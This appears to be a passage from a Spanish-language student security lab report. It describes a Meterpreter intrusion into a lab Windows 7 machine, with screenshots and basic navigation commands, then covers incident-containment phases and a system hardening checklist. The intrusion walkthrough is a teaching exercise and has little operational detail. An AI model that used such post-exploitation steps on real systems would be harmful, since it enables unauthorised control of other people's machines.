Con el acceso al sistema Windows en su carpeta System32 ya podemos lograr una intrusión al S.O de la máquina, desde allí se ejecutan muchos de los procesos del sistema, podemos escalar privilegios de usuarios y realizar un número de acciones que permitan ingresar, extraer, controlar, etc funciones de esta máquina sin llegar a ser descubiertos por los usuarios que tienen el acceso normal sobre su operación.

- ✓ Listando todos los procesos nos muestra el PID este es el número identificador del proceso que le asigna el sistema a cada tarea que inicia y su Path de ubicación en las carpetas del sistema, para realizar un ataque activo reconocemos el proceso 1732 winse20w0.exe y lo ejecutamos.
- ✓ Winse20w0.exe se encuentra ubicado en C:\users\semi\winse20w0.exe
- ✓ Vemos en que parte nos encontramos del equipo atacado mediante el comando: *pwd.*
- ✓ Podemos analizar y ver que nos encontramos en C:\windows\system32, con cd nos dirigimos a la carpeta donde se encuentra la aplicación. Comando:*Cd* “navegamos carpetas”
- ✓ Estamos en la raíz C: y hallamos a las carpetas que contienen la aplicación:
- ✓ cd users
- ✓ Semi.



Imagen 15: Evidencia Windows ubicación de intrusión -Fuente Propia

La imagen 15 nos está ubicando en el lugar del sistema operativo donde se realizará la intrusión llegando hasta donde se encuentra el archivo ejecutable winse20w0.exe que será el resultado mostrado en la imegen13 como prueba de la intrusión al Sistema Operativo Windows 7.



Imagen 16: Evidencia intrusión en Sistema Windows -Fuente Propia

La imagen 16 muestra evidencia de la intrusión lograda hasta la carpeta raíz de Windows\System32\cmd.exe, estando ahí ya muchas las acciones de control que se pueden realizar sobre la máquina.



Imagen 17: Evidencia Intrusión con código de Verificación desde Kali Linux -Fuente Propia

En la imagen 17 enseña la evidencia dentro de los archivos del usuario “semi”, ejecutando el archivo contenido Winse20w0.exe que está en la imagen con el resultado de fecha y hora logrado y un código de verificación.

Esto representa ya un control sobre la maquina atacada al poder ejecutar rutinas o programas contenidos es esta y que de no lograr una exitosa intrusión serian imposibles de acceder.



Imagen 18: Evidencia ejecución desde W7 de winse20w0.exe Windows -Fuente Propia

En la imagen 14 vemos la ejecución del archivo winse20w0.exe desde el propio sistema operativo W7 para confirmar la correcta ejecución de la intrusión, aunque fue realizada en diferentes momentos en que estaban activas las máquinas virtuales.



Imagen 19: Salida de Meterpreter -Fuente Propia

Una vez realizada la intrusión desde la línea de comandos podemos bajar o realizar el “Shutdown” del meterpreter; debemos mencionar que el *“Meterpreter*” es un programa malicioso mediante el cual se pueden controlar de manera remota computadores

infectados, este programa se ejecuta desde la memoria del pc sin necesidad de escribir nada en el disco.



Imagen 20: Estado actualizaciones Windows MV W7x64 -Fuente Propia

Antes de finalizar la práctica se realizó una verificación del estado de actualizaciones de la máquina de W7x64, esta importante evidencia corrobora las múltiples vulnerabilidades descubiertas mediante el escaneo de la herramienta Nessus, al no estar actualizado el Sistema Operativo según lo dispuesto por la casa fabricante se expone a un alto riesgo la información del equipo y el mismo control de la máquina.

18. CONTENCIÒN DE UN ATAQUE INFORMÀTICO

Ante un ataque informático debemos adoptar unos pasos a seguir que bien podemos definir dentro de una metodología o protocolo en cada organización, si bien pueden existir ciertas variaciones en su forma de realización el objetivo de detener las acciones de agresión y minimizar los posibles daños causados a la información.

Podemos definir las siguientes etapas o fases de lo que comprendería un protocolo para la contención de ataques informáticos:

- Prevención
- Detección
- Recuperación
- Respuesta
- Medidas adicionales.

18.1 Prevención.

A nivel de organización podemos tener una serie de medidas preventivas cómo las siguientes:

- Establecer en el manual de políticas de seguridad de la organización una política de seguridad y procedimientos para los ciclos de vida de los datos.
- Definir claramente la clasificación de la información.
- Establecer los roles y niveles de acceso a la información, conservando siempre el principio del menor privilegio posible al comienzo de la asignación.
- Implementar las políticas de destrucción del papel, esto evita el posible acceso a información confidencial por descuidos que faciliten datos a posibles atacantes internos Y/o externos.
- Controlar el acceso a las instalaciones físicas del Data Center y los sistemas de comunicación. Recomendar validaciones de tipo biométrico y grabaciones de video permiten un aseguramiento de las áreas y facilita la detección de intrusos.
- Desarrollar dentro de la organización buenas prácticas para gestionar la posible fuga de información con los controles que ajustados a norma ISO:27001 lo eviten; esto deberá incluir restricciones en el uso de dispositivos extraíbles como memorias usb, discos externos, restringir o inhabilitar los puestos USB de las máquinas, etc
- Complementar acciones con planes de capacitación en materia de ciberseguridad y seguridad de la información, buenas prácticas con ISO 27001.
- Establecer planes continuos de sensibilización y la formación de los usuarios enfocado en la seguridad de los activos de información de la organización.
- Como última acción en esta fase para la organización, cabe mencionar que actualmente en el mercado aparecieron pólizas de seguros que cubren ante incidentes derivados de los riesgos cibernéticos, el uso inadecuado de las infraestructuras tecnológicas y las actividades que se desarrollan en todo el ambiente de la información. Estas pólizas contemplan aspectos de tipo de responsabilidad civil ante terceros, gastos jurídicos de representación, perdidas por la interrupción de la actividad, gastos pecuniarios por la gestión de incidentes; adicionalmente ofrecen un servicio de borrado seguro de datos, recuperación de datos, sistemas y equipos, descontaminación de virus y otras adicionales. Las pólizas tradicionales de responsabilidad civil y daños materiales no contemplan este tipo de cubrimientos de ahí su importancia ante la amenaza cibernética constante.

A nivel legal la organización puede establecer medidas preventivas como las siguientes:

Dentro del *“Manual de políticas de Seguridad de la Información”* de toda organización se debe establecer lo siguiente:

- Solicitud de aceptación de la política de seguridad para de los empleados a su ingreso.
- Cláusulas contractuales referentes a la custodia, conservación y utilización de la información.
- Cláusulas contractuales de confidencialidad para terceros que interactúen con la organización so pena de acciones legales que se puedan llevar a cabo por las afectaciones que se pudieran tener por la violación a la confidencialidad de la información a la que tiene acceso por razones inherentes al trabajo a desarrollar.

- Aceptación de política de uso de medios tecnológicos, eta determinara la forma y uso de dispositivos puestos a un empleado y el alcance del control de las actividades del empleado con las consecuencias previstas por su incumplimiento.

18.2 Detección.

El instante en que se detecta una intrusión y/o fuga de información es el momento más crítico en la entidad, las buenas acciones que logren una reducción del impacto y los daños causados será la mejor gestión que detendrá todo avance pensado por un ciberdelincuente.

Las principales medidas en esta fase de detección son técnicas, pues resulta imprescindible contar con una continua monitorización de los sistemas que permita detectar cualquier entrada sospechosa. Sin embargo, también podemos encontrar medidas legales y organizativas:

En esta etapa es fundamental el monitoreo realizado que permita detectar cualquier intento de intrusión, es acá donde cobra gran importancia nuestro sistema perimetral de seguridad; adicionalmente podemos tener medidas legales y a nivel de organización como:

- Medias de detección organizativas:

Tener claramente diseñado el protocolo para la gestión de incidentes donde también este un comité con poder de decisión y gestión para tomar las medidas por adoptar llevando a una situación de calma, minimizando la posible afectación.

- Medidas de detección legales:

Obligaciones previstas por el nuevo reglamento Europeo de Protección de Datos se deben registrar las brechas de seguridad en el "*Documento de Seguridad"* de la organización que se debe mantener actualizado de manera que figure (i) el tipo de incidencia, (ii) el momento en que se ha producido o detectado, (iii) la persona que realiza la notificación, (iii) la persona o personas a quien se realiza la

notificación, (iv) los efectos que se derivan de la incidencia, (v) las medidas correctoras que se han aplicado.

En esta fase es que en muchas ocasiones el ciberdelincuente entra en contacto con representantes de la organización intentando extorsionar revendiendo la información sustraída o capturada, si se logró minimizar el impacto seguramente este será un intento fallido.

18.3 Recuperación

Cuando ya tenemos plena confirmación de la intrusión en nuestro sistema es necesario establecer el plan de recuperación según la afectación detectada cuyo objetivo no será otro diferente a recuperar el sistema y dejarlo como se encontraba inicialmente. En el cumplimiento de este objetivo es que debemos recurrir a medidas técnicas como los backups y toda copia de seguridad que se haya elaborado previamente.

Con la información mencionada anteriormente se podrá logar un restablecimiento del sistema con la menor afectación posible de su estado previo al incidente; en las organizaciones modernas tienen planes de recuperación ante desastres “Disaster Recovery Plan” (DRP) donde se contempla desde eventos de este tipo hasta los eventos naturales catastróficos que pudieran colapsar y destruir un sistema totalmente en su punto principal de operación, si existe un DRP, este permitirá restablecer totalmente la información con un mínimo grado de afectación dependiendo del grado de sincronización previo existente entre este y la fuente original.

En esta fase también entrar en juego las herramientas previamente adquiridas para una contingencia de este tipo, hoy día tenemos herramientas Anti-Ramsomware que permiten restablecer la información con cero o mínima afectación ya que detecta e inmediatamente realiza una copia y restablecimiento de datos afectados, adicionalmente el mercado ofrece soluciones de este tipo ajustadas a los diferentes presupuestos de las organizaciones.

También debemos contemplar la realización mediante un perito experto de un informe que involucre aspectos forenses y de todo tipo de prueba que ayude en la investigación y esclarecimiento de los hechos, teniendo en cuenta que estamos enfrentados a hechos de tipo criminal.

18.4 Respuesta

Esta fase comprende la respuesta que una organización debe dar ante el hecho ocurrido; como es de suponer existen unos grupos de interés “stakeholders” que necesitan un pronunciamiento ante el hecho, en la información afectada pueden existir datos donde

estén involucrados aspectos que también puedan impactar en algún grado o nivel su core de negocio.

La respuesta debe tener diferentes direccionamientos entre los cuales podemos mencionar:

- Clientes: Es necesario poner en conocimiento de nuestros clientes los hechos sucedidos sin ningún tipo de dilación, en Colombia tenemos la ley de protección de datos personales 1581 del 2012 se debe hacer claridad si la afectación puede conllevar violación de esta ley y/o a otras que afecten la operación de nuestros clientes, se debe establecer un canal de comunicación con estos, afín de atender las inquietudes que surjan del incidente.
- A la Organización: La comunicación al interior va en varios sentidos, en primer lugar tenemos la concientización de los usuarios ante los riesgos teniendo como evidencia el hecho y reforzando su conocimiento y capacitación para evitar a futuro, en segundo lugar para que los mismos puedan dar una respuesta adecuada a los clientes cuando soliciten información del hecho por ultimo realizar una auditoría sobre contraseñas seguras de usuarios, redes wifi no seguras que puedan existir y pudieran haber generado inseguridad facilitando el hecho.
- A Terceros: Corresponde hacerlo para sitios web, canales de noticias y en general todos los medios de comunicación que pudieran haber llegado a difundir información, se debe dar un parte de tranquilidad, anunciar si hubo algún tipo de sustracción de información que esta fue obtenida ilegalmente para que sea retirada prontamente y pedir colaboración en la identificación de los ciberdelincuentes participantes del hecho
- Denuncias: Debe existir denuncia formal del hecho ante autoridades pertinentes en el menor plazo posible, estas también tienen equipo de investigación de este tipo de delitos pudiendo dar algún apoyo.

18.5 Medidas adicionales

Toda medida que contribuya a crear un entorno seguro será bienvenida mientras este dentro de los parámetros conocidos y aceptados para ello. La atención a toda normatividad existente, su conocimiento y aplicación con lo son las buenas prácticas de la ISO:27001 en seguridad de la información, la ISO:19001 en materia de Compliance, también podemos mencionar las auditorías internas y externas que permitan verificar la manera en que se están llevado a cabo el cumplimiento de normatividad, protocolos, planes y verificación de actualización de la matriz de riesgos.

19.HARDENIZACIÓN - PREVENCIÓN DE ATAQUES INFORMÁTICOS

Realizar un Hardening consiste en un endurecimiento del sistema con el fin de evitar amenazas y riesgos reforzando la seguridad de un host, entramos en un proceso de reducción de vulnerabilidades en un sistema.
Para endurecer los sistemas informáticos lo primero es conoce y analizar, cuáles son las posibles amenazas a las que nos podremos enfrenar.
El principio es que *"los Sistemas que cumplen con una única función son más seguros"* que los que deban cumplir múltiples funciones, las medidas a seguir deben aumentar la confidencialidad e integridad del sistema; podemos mencionar múltiples aspectos, pero de gran representatividad a la hora de prevenir ataques informáticos tanto a nivel de equipo como a nivel usuario.

- Todas las claves que sea por defecto que un sistema tenga deben ser cambiadas
- Actualizar las versiones del Software a la más reciente.
- Los usuarios inicialmente son creados con el mínimo privilegio posible.
- Se deben crear contraseñas de buen nivel de complejidad que no sean fáciles.
- Restringir el inicio del sistema únicamente al disco duro principal.
- Instalación segura del sistema operativo seleccionado
- Deshabilitar todo dispositivo óptico, puertos USB y toda entrada que permita la entrada de un malware desde un medio de almacenamiento externo.
- Instalación mínima, solo lo necesario para el funcionamiento del sistema y cumplimiento del trabajo.
- Verificación o activación del firewall.
- Bloqueo de cuentas por intentos erróneos.
- Deshabilitar o desinstalar software que no sea necesario
- Dar de baja usuarios ya innecesarios en el sistema.
- Renombramiento y deshabilitación de las cuentas estándar del sistema, (administrador e invitado).
- Dar una adecuada configuración a las actualizaciones del sistema operativo o el software que pudiera contar con esta opción y que lleguen a afectar el correcto funcionamiento del sistema.
- Contar con un sistema antimalware, antispyware y filtro antispam
- Restringir la instalación de software.
- Activar las auditorías del sistema.
- Conservar y configurar las opciones de seguridad generales, como rutas de acceso compartido, apagado del sistema, inicio, cierre de sesión y opciones de seguridad de red.
- Definir un periodo de contraseña caducable que obligue a cambiar al usuario.
- Deshabilitar servicios que no se estén utilizando.
- Cerrar los puertos que se encuentren sin uso.
- Aumentar a un máximo posible la seguridad de los servicios que si tendrán que ser utilizados.

- Configurar protocolos de Red. La recomendación general es usar sistemas de traducción de direcciones (NAT) para direccionar los equipos internos de una organización
- Dara una adecuada configuración al acceso remoto, de no ser necesario, no debe estar activo.
- Tener configurada una buena política de Backups que por obviar razones no son copias que deban estar en el mismo equipo.
- Permisos de seguridad de carpetas y archivos del sistema adecuadamente definidos negando todo acceso de cuenta anónima para acceder al contenido de estas.
- Implementación Data LOss Prevention (DLP), este tiene como finalidad prevenir las fugas de información con origen en la propia organización, en estado activo y sin perder la productividad.

19.1 Medidas de Hardenización en Maquinas del Banco de trabajo.

Par el escenario propuesto de WhiteHouse Security con las maquinas propuestas en el desarrollo de la actividad debemos hacer el proceso de hardenización de las máquinas de Windows 7, ahora debemos activar todos los sistemas de seguridad de los sistemas operativos que habíamos desactivado para la realización de la práctica como el Firewall, Windows defender, también debemos realizar las actualizaciones que provee el fabricante (Microsoft) para este sistema operativo, revisamos todo en materia de puertos para no dejar abiertos aquellos que no sean estrictamente necesarios al funcionamiento de la máquina.



Imagen 21: Negación de permiso conexión remota en W7x64 -Fuente Propia

Otro factor importante es desactivar la opción de conexión remota (Imagen 1) para la maquina ya que sabemos que hubo una fuga de información en el escenario propuesto, esto impedirá que a futuro haya este tipo de situación.



Imagen 22: Descarga de actualizaciones para el Sistema Operativo W7x64- Fuente propia

El paso mencionado anteriormente corresponde por panel de control ingresar al Windows update (Imagen 2) para buscar las actualizaciones que el sistema operativo tenga pendiente por hacer según lo dispuesto por casa fabricante.

